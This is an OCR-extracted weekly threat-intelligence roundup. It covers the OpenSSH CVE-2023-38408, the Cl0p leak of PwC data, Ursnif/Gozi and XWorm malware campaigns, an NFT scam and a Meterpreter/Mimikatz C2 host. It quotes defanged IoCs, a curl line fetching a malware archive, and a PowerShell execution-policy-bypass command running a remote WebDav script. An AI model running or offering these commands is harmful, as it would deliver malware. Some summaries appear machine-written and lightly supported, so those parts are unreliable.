
Threat Intel Roundup: OpenSSH, Pwc, CloudPanel 0day, Citrix



Week in Overview[17July-24 July]

THREATRADAR
BY HADESS

WWW.THREATRADAR.NET

Technical Summary

XWorm Spreading Through WebDav Server: This report highlights the XWorm malware, a sophisticated threat spreading via a WebDav server hosted at @TheDriveHQ. The malware uses LNK files, PowerShell, WebDav, ZIP archives, and batch files for execution. It targets clipboard data and post-exploitation techniques for maximum impact.

Security Advisory: Ursnif Intrusion - Detection, Clipboard Data, and Post-Exploitation: The Ursnif advisory covers the intrusion techniques used by the malware, its clipboard data-targeting capabilities, and post-exploitation activities. Detection opportunities and mitigation measures against Ursnif attacks are emphasized.

Security Advisory: Crypto and NFT Scam Alert: This advisory addresses a crypto and NFT scam incident resulting in significant financial losses. It warns users about the modus operandi and provides recommendations to protect against such scams.

Security Advisory: Opendir Hosting Exploitation and Malware Threat: The Opendir Hosting advisory alerts users about a threat exploiting vulnerabilities in the Opendir hosting platform. It outlines the threat vectors, the affected component, and the recommended patching process.

Critical 0-Day Vulnerability in CloudPanel (CVE-2023-35885): The CloudPanel advisory warns users of a critical 0-day vulnerability impacting versions 2.0.0 to 2.3.0. The advisory urges immediate patching and provides information on the attacker's exploitation method.

OpenSSH Remote Code Execution (CVE-2023-38408): The OpenSSH advisory informs users of a remote code execution vulnerability and the severity of the risk. It stresses the importance of applying the official patch to secure affected OpenSSH instances.

Patch Trending Exploit on Citrix Gateway VPN (CVE-2023-3519): The Citrix Gateway VPN advisory warns users of a trending exploit targeting a critical unauthenticated RCE vulnerability. It advises updating to mitigate the risk and conducting a full assessment for potential compromise.

Cl0p Ransomware Gang Leaks PWC Company Data Following MOVEit Attack: This title highlights the Cl0p ransomware gang's data leak targeting PwC company through a MOVEit attack. It emphasizes the significance of securing sensitive data and implementing preventive measures.

Kevin Mitnick: The Hacker Who Became a Cybersecurity Guru: This title outlines the life and achievements of Kevin Mitnick, a renowned hacker turned cybersecurity expert. The article showcases the language model's ability to provide detailed information on specific individuals and topics.

Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- **Kevin Mitnick Article**
- **Cl0p Ransomware Gang**
- **Citrix Gateway VPN Vulnerability**
- **OpenSSH Vulnerability**
- **CloudPanel 0-Day Vulnerability**

Vulnerability of the Week

OpenSSH

CVE-2023-38408

We are writing to inform you about a critical security vulnerability affecting OpenSSH, a widely used open-source implementation of the SSH (Secure Shell) protocol. The vulnerability, identified as CVE-2023-38408, allows for Remote Code Execution (RCE) when using the Forwarded SSH Agent feature.


CVE-2023-38408 is a severe security flaw that could be exploited by malicious actors to execute arbitrary code on the affected system. The vulnerability exists when utilizing the Forwarded SSH Agent feature, which allows users to forward their local SSH agent connections to a remote host for authentication purposes.

Security researchers from Qualys discovered this vulnerability and published a detailed report on July 19, 2023. According to the report, an attacker with access to an OpenSSH client that has agent forwarding enabled could potentially bypass the authentication mechanisms and execute arbitrary code with the privileges of the SSH user.


Recommended Steps:

1. Update OpenSSH to the Latest Version: Check with your OS vendor or OpenSSH distribution to obtain the latest patched version. Apply the update as soon as possible to fix the vulnerability.
2. Disable Agent Forwarding: If the update is not immediately available, consider disabling the Forwarded SSH Agent feature as a temporary mitigation. However, this might affect certain functionalities, so proceed with caution.
3. Monitor for Suspicious Activities: Implement robust monitoring and logging mechanisms to detect any unusual activities or unauthorized access attempts.
4. User Education: Educate users and administrators about the vulnerability and the importance of updating their OpenSSH installations promptly.

Leakage Insight



ClOp Ransomware Gang Leaked PWC Data



MOVEit breach victims

#	Country	City	Industry	Company
1	Austria	Vienna	Bank	Bank99
2	Austria		Company?	
3	Austria		Company?	
4	Austria	Vienna	Financial Market Authority	Finanzmarkta
5	Australia	Sydney NSW	Acounting firm	PwC Australia
6	Australia	Melbourne VIC	Facility management company	
7	Australia	Melbourne VIC	Health insurer	Medibank
8	Australia	Perth WA	Mining company	Fortescue
9	Bermuda		Company?	
10	Brazil		Insurance?	

Previous 1 2 3 4 5 ... 42 Next

konbriefing MOVEit breach victims

In the ever-evolving landscape of cyber threats, ransomware has emerged as one of the most insidious and damaging forms of attack. Among the numerous ransomware groups, the ClOp gang has earned a reputation for its sophisticated tactics and high-profile targets. Recently, the group gained attention for its attack on the renowned professional services firm PricewaterhouseCoopers (PWC), exposing sensitive data after exploiting vulnerabilities in the company's MOVEit file transfer system. In this article, we delve into the dark web threat profile of ClOp ransomware and the implications of their attack on PWC.

The ClOp ransomware gang is an organized and financially motivated cybercriminal group responsible for carrying out targeted ransomware attacks against prominent organizations. Known for its extensive network of affiliates, the group operates on a ransomware-as-a-service (RaaS) model, providing other cybercriminals with the tools and infrastructure to conduct attacks.

ClOp has a history of targeting diverse industries, including finance, healthcare, education, and technology. The group is relentless in its pursuit of high-value targets and often resorts to aggressive extortion tactics to force victims into paying the demanded ransom.

In a highly sophisticated and well-coordinated attack, the ClOp ransomware gang managed to breach the cybersecurity defenses of PricewaterhouseCoopers (PWC), one of the world's leading professional services firms. The attackers exploited vulnerabilities in PWC's file transfer system, MOVEit, to gain unauthorized access to sensitive corporate data.

MOVEit is a widely used enterprise-level file transfer software that enables secure and controlled data transfer within organizations. However, like any software, it is not immune to vulnerabilities, and cybercriminals like ClOp relentlessly search for weaknesses to exploit.

The attackers infiltrated PWC's network, encrypting critical files and rendering them inaccessible. Following the encryption, ClOp demanded a substantial ransom payment in cryptocurrency, threatening to leak sensitive data if their demands were not met promptly.

As a show of their malicious intent and to pressure PWC into paying the ransom, ClOp carried out its threat and leaked a portion of the stolen data on the dark web. The exposed information included financial records, confidential client data, and internal communications, posing significant reputational and financial risks to PWC.

Malware Distribution Sites

Malware Samples

The table below shows all malware samples that are associated with this particulare tag (**max 400**).

Show 50 entries Search:

Firstseen (UTC)	SHA256 hash	Tags	Signature	Reporter
2023-07-19 02:28:32	5e4eb4fbc7183914c110b...	20000 bat Ursnif	n/a	JAMESWT_MHT
2023-07-18 21:40:23	c480fbd55803cc86541da...	20000 js Ursnif	n/a	k3dg3
2023-07-18 16:32:09	f08827fd5dba2f6ffda8f9...	20000 dll Gozi Ursnif	Gozi	pr0xylife
2023-07-18 16:32:00	ac2e0ea966d0a2d648fc6...	20000 7z Gozi pw-123 Ursnif	Gozi	pr0xylife
2023-07-18 16:31:50	2e57a524f3da47467fc1a...	20000 bat Gozi Ursnif	n/a	pr0xylife
2023-07-18 16:31:45	5e5722af27fc7ae05a9f97...	20000 Gozi js Ursnif	Gozi	pr0xylife
2023-07-18 16:31:38	4a44bf781e5ddd0a77dc...	20000 Gozi Ursnif zip	Gozi	pr0xylife
2023-07-18 16:31:33	d96bd7bdb83932a81c02...	20000 Gozi pdf Ursnif	n/a	pr0xylife
2023-07-18 16:03:03	d9ade9a87de196d78e3b...	20000 pdf Ursnif	n/a	k3dg3
2023-07-18 15:47:09	f8a1d78eb7691f90053a5...	20000 dll Gozi Ursnif	Gozi	k3dg3
2023-03-02 19:58:40	beb762d325c6c8ae3cb3...	20000 Gozi ta579 Ursnif zip	Gozi	k3dg3

https://twitter.com/JAMESWT_MHT/status/1681493619239165953/photo/1

We have identified a significant dual threat campaign involving the notorious Ursnif and Gozi malware strains. Both Ursnif and Gozi are sophisticated banking Trojans known for their capabilities to steal sensitive financial information and credentials from targeted systems. This campaign exhibits an advanced Command and Control (C2) infrastructure, utilizing multiple C2 servers to coordinate malicious activities and exfiltrate stolen data.

Ursnif, also known as Dreambot, is a well-established banking Trojan that has been active for years. It primarily targets financial institutions and users' credentials to carry out fraudulent transactions. Ursnif is capable of intercepting web traffic, keylogging, and accessing clipboard data to steal valuable information.

Gozi is another notorious banking Trojan that has been prevalent since its discovery in 2007. It is specifically designed to harvest login credentials and banking information from infected systems. Gozi utilizes advanced obfuscation techniques to avoid detection and operates stealthily to remain undetected on the victim's machine.

The campaign's C2 infrastructure is notable for its complexity and resilience. It includes the following C2 servers:


1. 45.11.182[.38
2. 79.132.130[.230
3. s[://listwhfite[.check3[.yaho1o[.com
4. s[://lisfwhite[.ch2eck[.yaheoo.com
5. 45.155[.250.58
6. s[://liset.che3ck[.bi1ng.com
7. 45.155.249[.91

The campaign utilizes a combination of JavaScript (js) and batch (bat) files to deliver and execute the malware payloads. Specifically, the attackers use the following command to download a malicious archive file (3030.7z) from the domain cajaminoretino.]site:

curl cajaminoretino.]site/signed/3030.7z

Proxylife

We have recently identified a new malware strain known as XWorm, which is spreading through a WebDav server hosted at @TheDriveHQ. This sophisticated malware utilizes a multi-stage infection process involving LNK files, PowerShell, WebDav, ZIP archives, and batch files (bat). The XWorm malware poses significant risks to both individuals and organizations, as it demonstrates advanced capabilities to evade detection and propagate rapidly.



Infection Chain:

The XWorm infection chain follows the following steps:

1. **Malicious LNK:** The initial infection begins with a malicious LNK file, which is used as a shortcut to launch PowerShell commands.
2. **PowerShell Script:** The LNK file triggers PowerShell commands that are responsible for executing the subsequent stages of the infection process.
3. **WebDav Server:** The PowerShell script establishes a connection to a WebDav server hosted at @TheDriveHQ, which serves as a distribution point for malicious payloads.
4. **ZIP Archive:** XWorm downloads and extracts a ZIP archive containing various components of the malware.
5. **Batch File (bat):** Once the ZIP archive is extracted, a batch file (bat) is executed to perform final installation and execution of the XWorm payload.

Malicious Artifacts:

- **Malicious LNK:** The malicious LNK file used in the initial infection can be found here: Link to Malicious LNK
- **Payload:** The XWorm payload, containing the complete malware, is available here: Link to XWorm Payload

C2 (Command and Control) Communication:

The XWorm malware operates within a botnet architecture, communicating with a command and control (C2) server for further instructions. The C2 server associated with XWorm can be found here: Link to XWorm C2


Impact and Recommendations:

XWorm's sophisticated infection chain, coupled with its use of various evasion techniques, highlights the need for a comprehensive and proactive security strategy. To protect against XWorm and similar threats, organizations and individuals are advised to:

1. **Stay Informed:** Stay updated on the latest malware threats and attack vectors to remain vigilant against emerging risks.
2. **Implement Security Best Practices:** Employ advanced endpoint protection, network monitoring, and intrusion detection systems to detect and block malicious activities.
3. **Monitor WebDav Activity:** Regularly monitor and audit WebDav server activity for suspicious or unauthorized access.
4. **Exercise Caution with LNK Files:** Exercise extreme caution when handling LNK files, especially from unknown sources. Avoid opening or executing LNK files without verifying their legitimacy.
5. **Educate Users:** Educate employees and users about the risks of social engineering techniques used in malware propagation.

StartProcess	[6096] powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass \\dhqid3b4b9u6ecv6jcxva0f.webdav.drivehq.com@SSL\DavWWWRoot\sh.ps1

_ TTP Analysis



Kostas Thread

In the ever-evolving landscape of cybersecurity threats, Ursnif has emerged as one of the notorious malware strains known for its sophisticated techniques and capabilities. In this blog post, we will explore a recent intrusion case involving Ursnif as the initial infection. We will delve into detection opportunities, how the malware targets clipboard data, and the post-exploitation techniques employed by the attackers.

Detecting and mitigating Ursnif attacks require a multi-layered approach. Signature-based antivirus solutions may not be sufficient, as Ursnif often employs polymorphic techniques to evade detection. Instead, organizations should focus on behavioral analysis, anomaly detection, and leveraging threat intelligence feeds to identify Ursnif's malicious behavior.

Endpoint security solutions with advanced detection capabilities, such as behavior-based heuristics and machine learning algorithms, can help identify suspicious activities associated with Ursnif infections. Additionally, network monitoring for anomalous traffic patterns and the use of sandbox environments for analyzing potentially malicious files can aid in early detection.


Ursnif is well-known for its capability to target clipboard data. The malware monitors clipboard contents, searching for sensitive information such as credentials, bank details, or cryptocurrency addresses. Upon finding valuable data, Ursnif exfiltrates it to the attackers' command and control (C2) servers, allowing them to carry out further attacks.

To protect against clipboard data theft, users and organizations should be cautious while copying and pasting sensitive information. Implementing security awareness training and educating users about the risks associated with clipboard data theft can be instrumental in mitigating this aspect of Ursnif's behavior.

Once Ursnif gains a foothold on the system, it typically performs various post-exploitation techniques to maximize its impact. These techniques include privilege escalation, lateral movement within the network, and persistence mechanisms to ensure it can maintain access over time.

Organizations should implement least privilege principles, regularly audit user privileges, and segment their networks to limit the spread of the malware in case of a successful infection. Continuous monitoring and timely incident response can help identify and neutralize post-exploitation activities.

Scam Contract



Scam Sniffer Thread

We are writing to bring your attention to a recent incident involving a significant loss of valuable NFTs due to a malicious scam. The victim lost approximately $400k worth of NFTs, including 3 Bored Ape Yacht Club (BAYC), 5 Mutant Ape Yacht Club (MAYC), 10 Bored Ape Kennel Club (BACK), 6 DOODLE, and CloneX.

The victim fell victim to a scam when they signed a malicious Opensea Registry OwnableDelegateProxy upgrade transaction. The scammer used this transaction to gain unauthorized access to the victim's NFTs, subsequently causing the loss of the valuable assets.


Crypto and NFT scams like this pose significant risks to users, leading to the loss of valuable assets and financial losses. Scammers exploit vulnerabilities or trick users into signing malicious transactions, gaining unauthorized access to wallets and digital assets.

https://etherscan.io/tx/0x16042c0e1ecc50041969aa8a6fc0fbc899b29fd1603e9e1ece79595004e87cd1

Recommendations:

1. To protect yourself from falling victim to similar scams, we strongly advise the following:
2. Exercise Extreme Caution: Be vigilant and exercise extreme caution when interacting with crypto wallets and transactions. Double-check the transactions you sign and verify their legitimacy before proceeding.
3. Verify Transaction Details: Always verify the details of any transaction before signing. Ensure that you are interacting with legitimate smart contracts and websites.
4. Do Not Share Private Keys: Never share your private keys or seed phrases with anyone. Keep your crypto wallet credentials secure and confidential.
5. Use Multi-Factor Authentication (MFA): Enable MFA on your crypto wallet and exchanges whenever possible to add an extra layer of security.
6. Educate Yourself: Stay informed about the latest scams and security best practices in the crypto and NFT space. Be aware of common social engineering tactics used by scammers.

Opendir



@sicehice Freeze shellcode loader

We are writing to alert you about a significant security threat related to Opendir Hosting and the presence of malicious activities involving Meterpreter, Mimikatz, PowerSploit, and Freeze shellcode loader. It has come to our attention that malicious actors are exploiting vulnerabilities and deploying malicious payloads, posing severe risks to affected systems.

The threat involves the deployment of Meterpreter, Mimikatz, PowerSploit, and Freeze shellcode loader on compromised systems hosted on the IP address 51.38.230[.]212. The attackers use this infrastructure as a command and control (C2) server to control and manage infected systems.

Malicious Payload Details:

1. **Meterpreter:** A powerful tool for exploiting systems and performing post-exploitation tasks remotely. It allows attackers to gain unauthorized access, execute commands, and exfiltrate sensitive data.
2. **Mimikatz:** A well-known post-exploitation tool that targets authentication credentials and enables attackers to harvest and manipulate passwords.
3. **PowerSploit:** A collection of PowerShell scripts designed for offensive security purposes. It grants attackers advanced capabilities to evade detection and escalate privileges on compromised systems.
4. **Freeze Shellcode Loader:** A tool used to inject shellcode into a running process on the target system, enabling the execution of malicious code.

Indicators of Compromise (IoCs):

- IP Address: 51.38.230[.]212
- Port: 8000 (For C2 communication)
- Malicious Executable: ClickMe.exe
- C2 Address: 51.38.230[.]212:8080

0Day

Datack CloudPanel 0-Day

